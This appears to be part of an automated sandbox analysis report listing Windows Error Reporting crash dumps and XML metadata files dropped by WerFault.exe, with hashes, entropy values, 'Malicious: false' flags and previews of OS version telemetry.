SHA-512:	B828CC49806E619D215C07EF3E86FF15C70FE22C655D4C95EF67DEEBDC34BFE69DA34404CD0D8A251289761E1B9A181437EAF39DB58BC8A326D7AC89803D9A8E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:37 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79772
Entropy (8bit):	2.034889738534872
Encrypted:	false
SSDEEP:	384:g53AVzuNP/aMX79WveBYXRiOUAkLNpOjHbPz4eMlp:8A6PiMX/ZpOHL
MD5:	69D24884698E29C1B07C217DC406B94D
SHA1:	AE455274D15B4363952AB2C58F5B088498AD87C8
SHA-256:	C2B3187135738D10B8C30169A23FD3582C1719993CDCFC448B25D9B0C9FE1776
SHA-512:	4BB0DE62B1FD1373FE62C99CDC559E7A58CF6F3A92BB9E55E26ADDAE334FF087615F1837CF3F410B6AC5BD77BAF4F884EF5157AF096CC055FF6589432D6664B
Malicious:	false
Preview:	MDMP..... .....q~;c.....4.....t....7.....T.....8.....T.....p...;.....U.....B.....D.....GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8388
Entropy (8bit):	3.6978331467436165
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CY6HE6YBSISU1mDgmf6TS4CpB/89bSysfnGm:RrlsNi16k6YBtSU1mDgmf+SiSxfv
MD5:	2909A37000F660E6F35297AF5CB51A3D
SHA1:	7EACD8016D73934A33B797F324E75EBDEED9A492
SHA-256:	D07E71CC065F365647EC07D2C8D2F9C880B42BF83893193761CE0110D768DE7A
SHA-512:	1BAF84F17AA64ED3B99A8AA1BD4C75F029A8296CD056B593A262DE50EAA8506A09FE9B5D670FA143BE4F5F1A89943533B5724CF925BE10CD8F35A743435603B1
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456177032053052
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjF+8fm8M4JblMFq+q8vclCr8MjTzd:uITfh/zgrsqY9JpPKoCr8MXzd
MD5:	1241181971C0E7209595F7212BCB895E
SHA1:	A4048560C9E5C7AFED6260F23CEE7ACF9FEC9F2F
SHA-256:	9F5CB209411A8E4A7E837DB074385AFF772FA20FF076E09526D1A2A0175D1823
SHA-512:	5434CF3024C5931C95D52788B6C74D8F55DE70EEE7F600A1BC6CB20484EFA94C9E633B56E05F099BC2F61C10FB19CD08849CA9A73BE0AB4A6F9DF41E23423F F
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8C48.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:40 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79232
Entropy (8bit):	2.047001762531174
Encrypted:	false
SSDEEP:	384:/oAVzNP/VYdpQ/7YXlROUAkLNpOjHbVzUsWR7OY:gAjPR/QZpOHBWR7
MD5:	5889568BE023C2B7139D34B63094C03E
SHA1:	1B22C65041EAD8B2AABD74C2263348019E7DB2F7
SHA-256:	4356A4D4C5C655691FFF357DA4BF0DE00C054CDE6810848079E6C21E71A99FB5
SHA-512:	FB7075A19AF49C0B626256D1AC6A08D6BD08FB60576CA8E30B6170BE73F91F2CA3D5E4CED1C53CC7D8F821B4282A06F86500D2025F6253BD63A1238445C6B2 D
Malicious:	false
Preview:	MDMP..... .....t~;c.....4.....7.....T.....8.....T.....p.....U.....B.....D.....GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8390
Entropy (8bit):	3.696365507955807
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CU6h6YBSMSUwZsgmf6TS4CpB489b6ysfiem:RrlsNiB6h6YB5SUwZsgmf+Sn6xfS
MD5:	8533C5AC5D3E2A6F679A630B3662CD90
SHA1:	C948C715817706D4256E3E2675FC4AA5496B7647
SHA-256:	55CE3857ED274E1B02495607872F29F991259FED887A3B9B96ADD1D1BCBF5182
SHA-512:	DD847BDD9579F3120E77CDF7DCD7E3CA226E1FA624A2FBB9579974812B462254A47E3462CB53F8912926645D58B1974370770A70A4D2ED42F9A5FE92387E36C
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.455930032015156
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjw8fm8M4JblMFip+q8vclCr8MjTzd:uITfh/zgrsqYRJpvpKoCr8MXzd
MD5:	B2D79BA2BCA0AE271D72B41D2B5D2FBE
SHA1:	A04E362A7EFA55A5A4F2C364B68C814AF834CAF6
SHA-256:	6A2AEEE43C75328C413F85C505D4D2D4F4EB51D1DA036EFA2ED2A49A8C47BCC7
SHA-512:	2D1C9912F69166BE1701D7A257E54307B39D7261CB4A302CF9DD3D33B6C0FBEF7DA77031350BF88A4F5D90E040F64F896A5E526657865C45D28C93406462CB9D
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:43 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	79244
Entropy (8bit):	2.0831035534929656
Encrypted:	false
SSDEEP:	384:sJ9AVzihPHGUgmYXcYO6f69K+aAkLNpOjHbyHzkH08nP1:sfAghPmUgv9dZpOHyEb1
MD5:	7D03634D16CD0A056B0289167A5080C5
SHA1:	45A6C0D3AF04BAC072E7157223859EA170A0A7FD
SHA-256:	FFEA123BBB69383F4DBDE9DC50F45736F074413EC5D9EA47BA899DFAFB27010E
SHA-512:	8422A1767A7BD94DC15FB9041998BBFFCC8232AF3F6BCE937AA9CBF69014C9BAD6C8450687FA928E27132B14862DAF004CDB07BE8DAE30FD7424C37C9A028276
Malicious:	false
Preview:	MDMP..... .....w~;c.....4.....t....7.....T.....8.....T.....U.....B.....D.....GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8390
Entropy (8bit):	3.69655114069675
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CX6D6YBSLSUg/ygmf6TS4CpB789beysf46Wqm:RrlsNiC6D6YBeSU1gmf+S+exf46y
MD5:	1B909C937B151BD3842E8B0600B9D6C1
SHA1:	AB600C9CD2861ADEE504C70E2EF3EFC7AE7741A6
SHA-256:	22FDB7BC86C31FB7E034CE84C92C17081D9AB918BFA74C8EAC75FF062A3FC9E5
SHA-512:	5F8C4DB3624EA1190342A17360DBDD786EE68D7E9DE698AA5548AD726CB6F8597721134725987064523 04C871834B1AC29144F137E591E0DB24C18FB7A45970D
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA4CC.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:30:52 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	115316
Entropy (8bit):	2.072510660517891
Encrypted:	false
SSDEEP:	384:acmvCLbPD7bV444RLH54twYXmxOYc1vrNLNROjHwUeKs4zZHQLzbeOjuMiloD:hbPDHV54v4tz1vhZROMHn65g
MD5:	0E171C8E023BAF9AFA2A47F1801C9687
SHA1:	7ED53AD0A6A54E7AD1DB239B3A0B02AE0E44DFED
SHA-256:	729D072AF447D030D160583689A731A30C9AE89BBEB74C0AFE5D5DC639628B70
SHA-512:	0025821F5FF48551754D06B877F1A324D33DA128263AE862AAD3DEAC531E99ED45A1B12979F5A03EC481C54CE1385BA18EC88B5ABBF48E59D6D01B4A64D74C B
Malicious:	false
Preview:	MDMP..... .....~;c.....D.....L.....N.....T.....8.....T.....P=..$.....\!.....H#.....U.....B.....#..... .GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.458779439734889
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjb8fm8M4JblMF9w+q8vclCr8MjTzd:ulTfh/zgrsqYMJpOwKoCr8MXzd
MD5:	6FC280E101469D3EC90CF2839259B200
SHA1:	BD90383C3E3684BE029872488E632CBD7FCA733F
SHA-256:	B72737167A3108C3D2C6DD64EF4C228929668CEC5FF479E83BB94157F7B16AA3
SHA-512:	9AD63E71C2C7A7BB3E7D4903230346F5052FF23D454AC3E5B6D9D97AAB3B6CD945FB68BB583FB56C4C7C3C58477A20FA1EEF037C72EE29304F213E0E3B4807 D7
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA77D.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8404
Entropy (8bit):	3.694330330368768
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/Cj6Xj6YBSPSUqgmf6oSR1sCpBm89bpysfbDm:RrlsNiW6Xj6YB6SUqgmf5ST5pxfO
MD5:	B656135048B204116DC5FFA2D958977F
SHA1:	6B3BABEAD4636FF1B48A8992EF31FF1ACD91AAD8
SHA-256:	D8ADFF43F5130C3773E14A2ADBD852938A739F7A39B587748B6481CF7D34A58A
SHA-512:	4FD8EB649D011087C9070D0672F26C26A488047674A36A79FE97298BF1C3A0493B15F8A7ADDAAB7A09A6378F3CF141AE137BC35DFF141CA3418AAD8368638316
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA849.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.45654686969491
Encrypted:	false
SSDEEP:	48:cvIwSD8zsoJgtWI9cSWgc8sqYj48fm8M4JbIMF/d+q8vcICr8MjTzd:uITfu/zgrsqYJJM4KxCr8MXzd
MD5:	EE5D573C520D7E74E7BDC66313779C2A
SHA1:	FE359D5641AAFB1F185719E4B4F0E3109C7EDE88
SHA-256:	882C002B2BF4B30B0D1566FCDB85E7BB49F37CA1A790AD8AB4006FA0A702F26E
SHA-512:	EB27951B0ADF6F216BCB606E5FE43C0EECD909DA3EC580EA10C65EA1BCC58F3DC156C62BCA9BFDA7A16A41B1604B27B9A5E83A71CD4B2E3068E9AB615E8D61B5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719941" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:50 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	85922
Entropy (8bit):	2.042682057237551
Encrypted:	false
SSDEEP:	384:1sP67P0bSdGWxubKYXcPOH5T4LNpOjHY0zdSqmK+d:1b7PGFW0b/MZpOUBqmKU
MD5:	323B1369AE060404F099D7A548F8BCF7
SHA1:	205016ACE3D795832284722711637915531 65AA0
SHA-256:	BD660BC723F51C81DC2001E46D443915B39ECF45CCD7969115C8481A9FD60C15
SHA-512:	3F0F47C26F736CD5A113A1F778222DF468C94F075EC62E054EB6913E4F1DD9B75168158B6BB635C4C8604905E9192E12EB00848F204EBF46BC38A31BF5A3108A
Malicious:	false
Preview:	MDMP..... .....~~;c.....x.....H<.....T.....8.....T.....P$..R+.....4..... .....U.....B..... .GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.694487454395994
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CF6I7WQ6YBS3SUAgmf6TS4CpBO89brysfwZm:RrlsNiw6I7h6YBySUAgmf+SFrxfT
MD5:	A9D3BEB83A3A49BAFC7FAD69FECE0815
SHA1:	0E63BE8A5C09237C7361856D42A9A3E2A2E63D6F
SHA-256:	7D8899D27833F79CDF96CB830B567CC199B50266A0091DCDBFA76F64CBD76BB9
SHA-512:	192F9A0E4BB3B2A5B84EE44C34C06EBB27B540B24CB10DB640996BCFD65911D9AFC231FBB01846B55FE0E4618576459BB4206B5F9505FF4F5CD26B9126B819FC
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.458664894658237
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjV8fm8M4JblMFB+q8vclCr8MjTzd:ulTfh/zgrsqYeJpYKoCr8MXzd
MD5:	23444136DE422A5136DC8B6B34A7CA3F
SHA1:	B61755F4AA63F2A6A99BF73277282F783BE293D8
SHA-256:	00BCEE5104EE16CB5B214D848E44783A479730826CC38BE6804C9E82CDF60C76
SHA-512:	18382FA0FDA0EFA448AC1CE5651F5A14FC0531D134E77A6DA087CF79B81DA55D73E135BE96D9252545CCA0C51E9713DA8C6A05DC5C92F101926B34B544DAB270
Malicious:	false
